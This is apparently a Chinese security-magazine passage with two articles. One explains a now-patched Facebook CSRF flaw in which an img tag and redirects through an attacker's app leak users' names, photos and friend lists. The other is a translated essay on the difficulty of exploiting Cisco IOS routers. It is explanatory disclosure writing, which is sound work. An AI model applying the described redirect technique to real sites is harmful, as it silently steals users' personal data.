本文介绍的是几天前Facebook发现的一个安全漏洞，攻击者利用它可以发动令人毛骨悚然的攻击——用户只要浏览论坛帖子就可能泄漏个人身份信息。黑客可以通过这种攻击获得用户的个人信息，包括全名、个人简介照片、好友列表等。这种攻击的特别之处在于，用户的数据会在浏览一个合法可信的站点，而不必是攻击者控制的站点的时候就会被悄无声息地盗走。注意: 这个漏洞已经被修复，所以在此讨论无妨。我们首先会从用户的角度来介绍这个漏洞，然后从技术的角度详细阐述漏洞的利用过程。

Facebook惊现信息泄漏漏洞

如果我告诉你，只不过浏览了一下论坛中的图片，个人信息竟然被悄无声息地盗走，这听起来就像是一个天方夜谭。然而对于Facebook用户来说，这的确是活生生的现实。难道是图片本身有问题? 非也，实际上是当浏览器请求这个图像时，一个连锁反应顺手把这些个人信息发给攻击者了。这个连锁反应最终得到了图像，所以蒙在鼓里的用户根本感觉不到有何异常。此外需要注意的是，如果用户的好友成了这种攻击的受害者，那么就会危及该用户的个人信息。

下面我们谈谈这种漏洞的危害。首先，这意味着你无法匿名冲浪了，访问的任何站点都可能包含有这种攻击性的图像，一旦访问了这些站点，那么你的身份就会暴露。很明显，恶意网站的拥有者可以故意放置这类图像，以达到窃取用户身份的目的，但这不是唯一的情形。在许多论坛和博客站点，任何用户都能够张贴这种攻击性的图片，例如可以张贴在他们的评论中，这样就能盗取其他用户的个人数据了。其次，假设某人知道了你访问过的网站、阅读过的论坛、博客……再结合XSS攻击刺探电子邮件地址，那么攻击者通过攻击特定的主题的论坛或者网站，就能知道向哪些邮箱发送哪类主题的垃圾邮件最合适了。

需要注意的是，只有用户已记录到Facebook期间，这种攻击才能得逞。然而，许多用户都是整天挂在Facebook上的，谁能保证他们在此期间不会访问其他站点呢? 同时，Facebook用户数量极大，所以这种攻击是一个严重的威胁。

从Web安全专业人员的角度讲，这实际上是一种跨站请求伪造CSRF攻击。所谓CSRF攻击，就是在你毫无察觉的情况下，强迫你的计算机以你的名义做攻击者想要做的事情。跨站请求伪造攻击与典型的黑客入侵不同的是，虽然CSRF攻击的潜在危害不比其他攻击的危害小，但是了解这种攻击的用户和Web开发人员却要明显的少。创建不容易受到跨站请求伪造的攻击的网站是需要一定技巧的，前提是至少他们已经注意到了这种攻击。幸运的是，当安全专家发现这个漏洞后，马上就通知了Facebook安全小组，目前这个漏洞已经补上了。

上面我们从用户的角度对这种攻击进行了介绍，下面我们从纯技术的角度来揭开

Facebook CSRF攻击的神秘面纱。尽管如此，我们还会尽量从普通用户的视角进行解释，以便有更多的人了解这个安全漏洞。我们先简要介绍Facebook应用程序的运行机制，接着对这个安全漏洞进行解释，最后，演示我们可以利用这个漏洞做些什么。

Facebook应用程序的运行机制

如今，任何人都可以创建一个在Facebook平台中运行的应用程序。这里所说的应用程序，相当于一个常规网站，只不过它能够利用Facebook提供的其他服务而已。从技术的角度讲，一个Facebook应用程序与一个网站类似：托管在一个Web服务器上，并向HTTP请求提供内容。不同的是，常规网站是直接从用户那里接收请求的，而Facebook应用程序在用户和它之间还隔着一个"中间人"，即Facebook平台，如图1所示。




图1

对于常规的Web的站点来说，用户的浏览器是直接从Web服务器请求Web内容的。但是，对于Facebook应用程序来说，提供给用户的地址是它在apps.facebook.com域中的一个"前台"地址，所以用户无法直接访问应用程序，因为不知道它的实际地址。用户访问这个应用程序时，发送的请求使用Facebook应用程序服务器的前台地址到达Facebook平台，然后Facebook把这个前台地址转换为实际地址back.quaji.com，并把该请求传递给相应的Facebook应用程序服务器。

Facebook向应用程序提供的用户信息

对于图1，当用户向应用程序发送请求（箭头1）时，Facebook将向Facebook应用程序服务器（箭头2）传递该用户的一些个人信息，以便返回个性化的响应（箭头3）。至于附加了哪些个人信息这里不再详述，但很明显的一条便是该用户是否已被该应用程序授权。

然而，Facebook具有一个称为Automatic Authentication的模块，当然，这个模块的作用就像它的名称一样，它允许Facebook应用程序自动地接收用户的一些信息，实际上就是让客户端自动发送一些用户信息，而无需经过用户的同意。这些信息包括全名、个人简介照片和好友列表。按照Facebook的话说，之所以这么做，是为了方便开发者开发社交应用程序。但是对用户来说，这意味着你访问的任何应用程序都能了解你的一些个人信息，即使没有授权它们这么做。

详解信息泄漏安全漏洞

如果我们是黑客的话，要做的是建立一个Facebook应用程序，并让用户浏览器在用户不知情的情况下来访问这些Facebook应用程序，这样就能够得到Facebook的自动身份验证机制发送给我们的用户个人信息了。

当然，Facebook也意识到了这种攻击，为了防御这种攻击，Facebook的文档说，用户标识符这个参数并不总是出现，因为如果用户设置了较高的隐私保护级别，或者从非Facebook的URL重定向过来的话，这个参数将返回一个空值null。但是现在，几乎所有的用户都不修改他们的默认设置，所以第1个限制条件几乎可以忽略不计，第2个限制条件倒是要仔细想一个对策。该限制意味着只有通过单击一个指向应用程序的链接来访问应用程序时，个人信息才会被发送，所以我们需要一种手段来让Facebook认为在暗中访问的Facebook应用程序页面是用户交互的结果。

这个安全问题的核心在于，一个简单的重定向（在同一个应用程序中的一个页面到另一个页面）就能骗过Facebook，因为第2个请求来自一个FacebookURL。因此，第2个请求会激活自动身份验证机制，从而导致自动发送用户个人信息。请考虑下面的情形：

（1）浏览器被引导至http://apps.facebook.

com/hacker-app/step1.php。Facebook会正确认识到这个URL不是发源于Facebook域，所以不会发送任何用户个人信息。然而，step1.php引发了一个到达step2.php的重定向。

(2)浏览器被引导至http://apps.facebook.com/hacker-app/step2.php。这一次，这个访问好像正是来自Facebook域！具体地说是来自于step1.php。因此，用户的个人信息会随这个请求一同发出。

就这样，我们已经扫除了两个障碍，但是接下来能做什么呢？

漏洞利用方法

现在，终于到了我们最感兴趣的部分了。要利用这个安全漏洞，最简单的方法就是引诱毫无防备的用户访问我们网站的一个页面，比如在邮件中附带一个指向该页面的超链接。在这个页面中，我们可以设法让用户的浏览器访问任何URL，例如可以使用隐藏的IFRAME来达此目的。具体地说，我们设法把用户引导至http://apps.facebook.com/hacker-app/step1.php，这会导致浏览器转到step2.php，从而获得我们想要的个人信息。

不过，这里还有一个更加强大的攻击方法。我们的所有工作可以全部放进一个img标签。因为img标签也能够让浏览器跳转到一个貌似图像数据的指定地址。同时，如果浏览器收到的重定向响应正好是用户想要的图片，那么这个过程就根本不会引起用户的怀疑。这两种手法有很大的区别，许多博客/论坛允许用户发表带有img标签的注释，所以即使用户没有访问攻击者的站点，他们仍然能够得手。

有人说，黑客是一门高雅的艺术，所以对这里的漏洞利用代码需要做进一步的雕琢。虽然指向http://apps.facebook.com/hacker-app/step1.php的img标签可以工作，但是它太露骨了，如果用户得到了一个不正常的图像的话，容易引起怀疑，所以我们要进一步改进。

首先，让img标签指向一个看起来很正常的URL，例如http://hacker.com/attack.gif。然而，由于该地址位于我们的服务器上，所以可以不让这个URL返回一幅图片，而是重定向到http://apps.facebook.com/hacker-app/step1.php。这允许随时停止攻击，只要让这个URL返回正常图像而不是重定向即可，并且这样做不会留下踪迹。

然后，收集用户的信息之后，第2个Facebook应用程序页面可以进一步把用户的浏览器重定向到一个实际的图像。Facebook允许这么做，并且从一个应用程序页面到一个外部地址重定向从不改变。这使得浏览器最终可以找到图片，并向用户展示该图像。用户将毫无察觉，因为看起来一切正常。

我们知道，Facebook允许在未登录的情况下访问它的应用程序，但是即使用户没有登录的话，我们的攻击也不会露出破绽——虽然这时我们无法从step2.php收集个人资料，但是浏览器最终仍然得到了一个有效的图像。这个过程如图2所示。




图2

用户毫无戒心地访问一个著名的受信任的论坛forum.com，他阅读了一条恶意注释，其中含有一个指向quaji.com的img标签。用户的浏览器尝试检索图像，但却被重定向到http://apps.facebook.com/hacker-app/step1.php。这个请求通过Facebook平台进行转发，并到达黑客的Facebook应用程序服务器，然后再次被重定向到http://apps.facebook.com/hacker-app/step2.php，之后返回浏览器。浏览器试图访问http://apps.facebook.com/hacker-app/step2.php，Facebook平台将这个请求传递给黑客的Facebook


应用程序服务器，并添加用户的个人信息——因为它觉得这是顺理成章的，尽管实际上是被骗了。最终重定向到相应的图像。

小 结

通过上面的介绍，我们知道在Facebook上出现的信息泄漏漏洞是一种特殊的CSRF攻击，其中黑客不仅以某用户的名义进行了某些操作，而且还窃取了用户的信息。这种攻击是非常强大的。虽然本例中的安全漏洞利用的是Facebook的自动验证过程，但这种攻击也可以基于浏览器和服务器的正常特性。由于这个原因，这种方法仍旧适用于Facebook及其他收集个人信息的站点，也许不久就会在其他的站点上发现此类攻击的影子。

前置知识：路由器
关键词：漏洞、IOS、路由器

Cisco IOS路由器的漏洞利用



文/Felix "FX" Lindner 译/小小杉

过去，大量研究人员和组织虽然已经利用不同的技术与假设，分别展示了他们如何成功地利用思科IOS软件漏洞各种技术手段。然而，现今出现的各种针对思科IOS漏洞实施的已知或未知漏洞利用事件，却并没有引起安全组织与团队的关注。

随着思科事件响应工具的开发和免费在线服务的出现，Recurity实验室已经将目光瞄准在如何准确地鉴定Cisco IOS路由器的有效弱点。自从提供此项服务开始，以网络基础设施为目标的攻击者，在很大程度上仍然依赖于错误配置(mis-configurations)和功能上的相关漏洞的表现日趋明显，例如CVE-2008-0960。此现象表明针对基础设施的攻击与基于网络中各叶子结点的攻击存在本质区别，正如任一类型的服务器和客户端一样。

本文将给出当前Cisco IOS为何不存在大量的二进制利用(binary exploitation)，以及哪些新的发现能够预兆利用网络基础设施对思科IOS实施可靠的远程利用的时刻即将到来。我也深信，针对网络基础设施的攻击终将会是借助各种基于二进制的利用方法来获取未授权的系统访问。因此，在未来的预期发现中，为了能够有效地选择防御措施，研究者们的不同声音应该得到有效引导并予以公布。

可用的漏洞攻击

初次观测针对思科IOS的漏洞攻击，结果表明其仅有少量的漏洞被公开发布。思科系统产品安全咨询列表中给出了2008年基于Cisco IOS的14个漏洞。几乎所有的咨询师都认为针对这些漏洞的利用将会在最大程度上导致拒绝服务攻击的产生。然而，近期的观测却表明，已经发布的漏洞中大多数并不是基于内存污染的漏洞攻击，而是由于在某种特定的网络通信(traffic)中对异常状态控制不足所导致的功能故障(malfunctions)。

1.基于服务的漏洞攻击

在整个网络的各叶子结点范围内，网络中暴露的服务漏洞是攻击者实施有效攻击最为有

力的攻击点。一个遭受内存污染攻击的网络服务在未被进行任何认证之前，对漏洞利用开发者而言，将会是最首要的攻击点。因为网络上的任何服务器，其目的就是为了暴露服务功能，故攻击者已经将焦点全部集中在如何有效地从这些网络服务上寻找到漏洞。

随着防火墙的不断推广与普及，无论是企业网络还是PC，暴露的潜在服务漏洞已经大幅度减少。攻击者的注意力也已经开始转向了客户端，在客户端，普通用户常常不经意间就处理了网络上的一些不可信数据，它们主要是以邮件附件方式或者访问恶意站点时抵达客户端主机。在客户端不可信的数据一直由个人用户进行处理，这些数据可能通过发送邮箱附件或者通过访问网站实现。

Cisco IOS可分别以网络服务器和网络客户端方式单独执行。IOS网络服务器包括用于配置和监控的HTTP服务器、基于相同功能的HTTPS服务器端、Telnet和SSH远程访问、用于远程闪存文件系统访问的FTP和TFTP服务。在过去，针对HTTP、FTP和TFTP服务器的内存污染攻击已经被鉴别，而且针对它们的漏洞利用技术也已经公布。

因为良好的网络管理是不会在核心路由设施上使用上述服务，故对试图获取重要的网络基础设施控制权的攻击者而言，上述网络服务他们并不感兴趣。

同样，路由器也需要向目的端暴露它们的路由服务，包括用于路由协议通信的服务(EIGRP、OSPF、ISIS、BGP)以及一些网络支撑服务，例如DHCP转发器和IPv6路由探路者(router discovery)。同前面提到的HTTP和FTP服务器不同的是，在大多数的网络设计中，这些服务都是必需的，而且很大部分的网络设备中都使用了这些服务。然而，每次在路由协议发布后，大多数路由协议总是经不起考验，或多或少会存在一些服务漏洞(除非在配置过程中借用MD5实施认证)，所以它们经常处于保护状态，很少暴露给远端网络，如Internet。在BGP服务中，Cisco IOS实现即是一个很好的例子，Cisco IOS提供的BGP服务对远程客户端而言是透明的，不可见。BGP服务要求在已配置的两端维持一个TCP会话。若此TCP会话的请求来自Cisco IOS系统中未配置的一端，路由器将会发送一个TCP RST响应包，就好像此服务不可用或者在路由器上根本未配置该项服务。这个简单的设计，将对思科IOS上的BGP服务的攻击面减少到了由网络工程师以端配置的系统攻击上。

其他具体的路由服务，如OSPF和EIGRP，要求网络交通基于IPv4的多点传送地址来被接收，这样能有效地确保在相同多点传送区域内的发送方能够作为路由接收方。对于因特网上的攻击者而言，此类服务作为攻击目标基本没有什么作用，因为从攻击者的角度来说，他们实际上根本就不可达。

这份咨询报告提出的一个明显例外是Cisco IOS IP选择攻击，即在处理一些IPv4协议的执行不当。在这里，当定位到IOS路由器(如ICMP回应请求)并且产生响应的代码遭受到一种基于栈缓冲区溢出形式导致的内存污染漏洞攻击时，受感染的协议通常得到处理。正是这些网络上广泛使用的服务存在的罕见漏洞，对Cisco IOS构成了严重的威胁。

最近，一旦网络工程师确定这些新合并的IOS版本足够稳定，思科公司就将开始为企业和服务运营商提供IOS，并使其大范围内运行起来。这些新服务包括迅速增长的VoIP服务、Lawfull拦截、SSL VPN终端、Web服务管理代理(允许思科IOS配置通过SOAP Web服务)、XML-PI和H.323等。这些服务在企业和运营商网络使用的越多，个人路由器暴露的攻击面也就越多。

一旦以更大的规模部署这些新的服务，关于使用二进制漏洞利用的攻击范围将大大改变。因此，如果网络安全工程师们想要在其影响力范围内对Cisco IOS路由器上应用更多的服务，他们应充分考虑这点。如果这种新服务是不可避免的话，监测和后期的技术分析必须与网络基础设施新暴露的水平相匹配。

2.客户端漏洞攻击

Cisco IOS遭受到的客户端攻击比任何其他网络客户端软件都多。然而，过去很少确认的攻击已经被报告给思科PSIRT以作修复之用。原因很可能是如果客户端确实被使用了，这种客户端攻击只对攻击者自身有用。因为很可能

Cisco根本不会在乎客户端的攻击，所以很难激励他们来报告这些攻击。

网络工程师和技术支持工程师通常不会使用思科IOS路由器访问网络的其他服务。因此，即使攻击者知道如何攻击，他们也无法利用该漏洞。

随着思科IOS中新功能的集成，这种情况也可能变化。这取决于攻击者对IOS功能执行远程控制的程度。例如，如果攻击者可以为了任何原因将IOS路由器连接到一个第三方HTTP服务器上（如VoIP服务），对HTTP客户端代码的整个一系列攻击都将可用作为攻击方。但截至目前为止，客户端的攻击还没有对思科IOS攻击起到任何作用。

3.传输漏洞攻击

从攻击向量的角度来看，Cisco IOS最致命的漏洞是可激发路由器流量的攻击（大量数据包涌向路由器使其瘫痪），我们称之为Transit攻击。

Transit攻击极为罕见。任何路由器都是以能够尽快地将数据从一个接口转发至另一个接口为目标，因此在转发数据前，都将确保每个数据包的字节数保持在绝对最低限度。在任何位于接入层之上的路由设备中，路由选择已经经常可以采用接口或线路卡了。在这些案例中，只有第1个通信数据包由高级软件视察并且接下来所有的数据包都由硬件处理，从而以此方式减少因为有数据包通过该系统而通知机器主CPU的必要。

考虑到上述事实，在某些情况下，数据包会"punted"。这是思科公司的俚语，即为了将数据包从像CEF这样的快速转发机制提高至"过程交换"或"快速切换"而设的，这些机制将主CPU运用在转发决策上。这些情况当然包括所有目的地是路由器接口地址之一的通信线路，但这将不会是transit通信。更有趣的案例是IP碎片重组、IP选项数据包以及需要被处理的基于头部多跳（hop-by-hop header）特点的IPv6数据包。

到目前为止，Transit攻击还没有真正地为作者所熟知。如果人们能发现并成功地exploited Transit攻击，特别是如果在做转发决定前并且数据转到下一跳之后激发这种攻击，影响将是灾难性的。

结构设计问题

目标软件结构的特点，导致对Cisco IOS的可靠二进制利用的缺乏。IOS是一个直接在各自路由器硬件平台上运行的单片二进制（monolithic binary）。尽管它外观特征缺陷以及给人一种缺乏头部的操作系统感觉，但是，IOS仍然比多线程UNIX程序好。

IOS利用在创建能够媲美任何UNIX ELF二进制的整体内存映射CPU地址转换功能，使用一块共享的内存结构。IOS进程仅次于多线程，每一个进程都有自己的CPU内容和一个块堆栈内存，但没有进一步强迫或强制执行其脱离其他进程。所有IOS进程共享相同的堆空间，即一个大的双链表内存块，其由一对小链表参照用于空闲块的跟踪。根据路由器平台，额外的内存区域都可以从机器上运行的每一段代码中获取。

IOS为它的进程使用一个"运行到完成"调度。所有接收执行命令的进程必须在适当的时候返回调度表，以便执行其他进程。如果一个进程未能成功返回，由CPU硬件支持watchdog将激发并导致所谓的软件强迫碰撞（Software Forced Crash），这将导致路由器的重启。

Cisco IOS路由器一般运行在32位PowerPC、MIPS 32位或64位CPU上。为了实现内核与用户级的独立执行，这两种CPU都支持特权分离。迄今为止，所有这些功能还没有应用在IOS中。任何运行都是在CPU支持的最高权限级别上执行的，这通常被称为管理员水平。

根据上面所讨论的一系列架构，在CPU异常或软件得到检测但却无法恢复数据结构一致性的情况下，默认行为是重启整个设备。该IOS架构不允许任何形式的部分重启，因为有问题的进程可能已经写进了任何可写的内存区域中，而CPU却没有发现。因此，唯一安全的就是重启整个系统，这种行为极大地增加了内存污染漏洞攻击可靠利用的难度。

同样的问题也涉及任何shell代码，一旦得到指令流的控制权，这些代码将被执行。shell代码不仅应该触发任何执行过程中的CPU异常，它也必须清理并试图返回至exploited的IOS进

程，以便使正常进程继续进行。

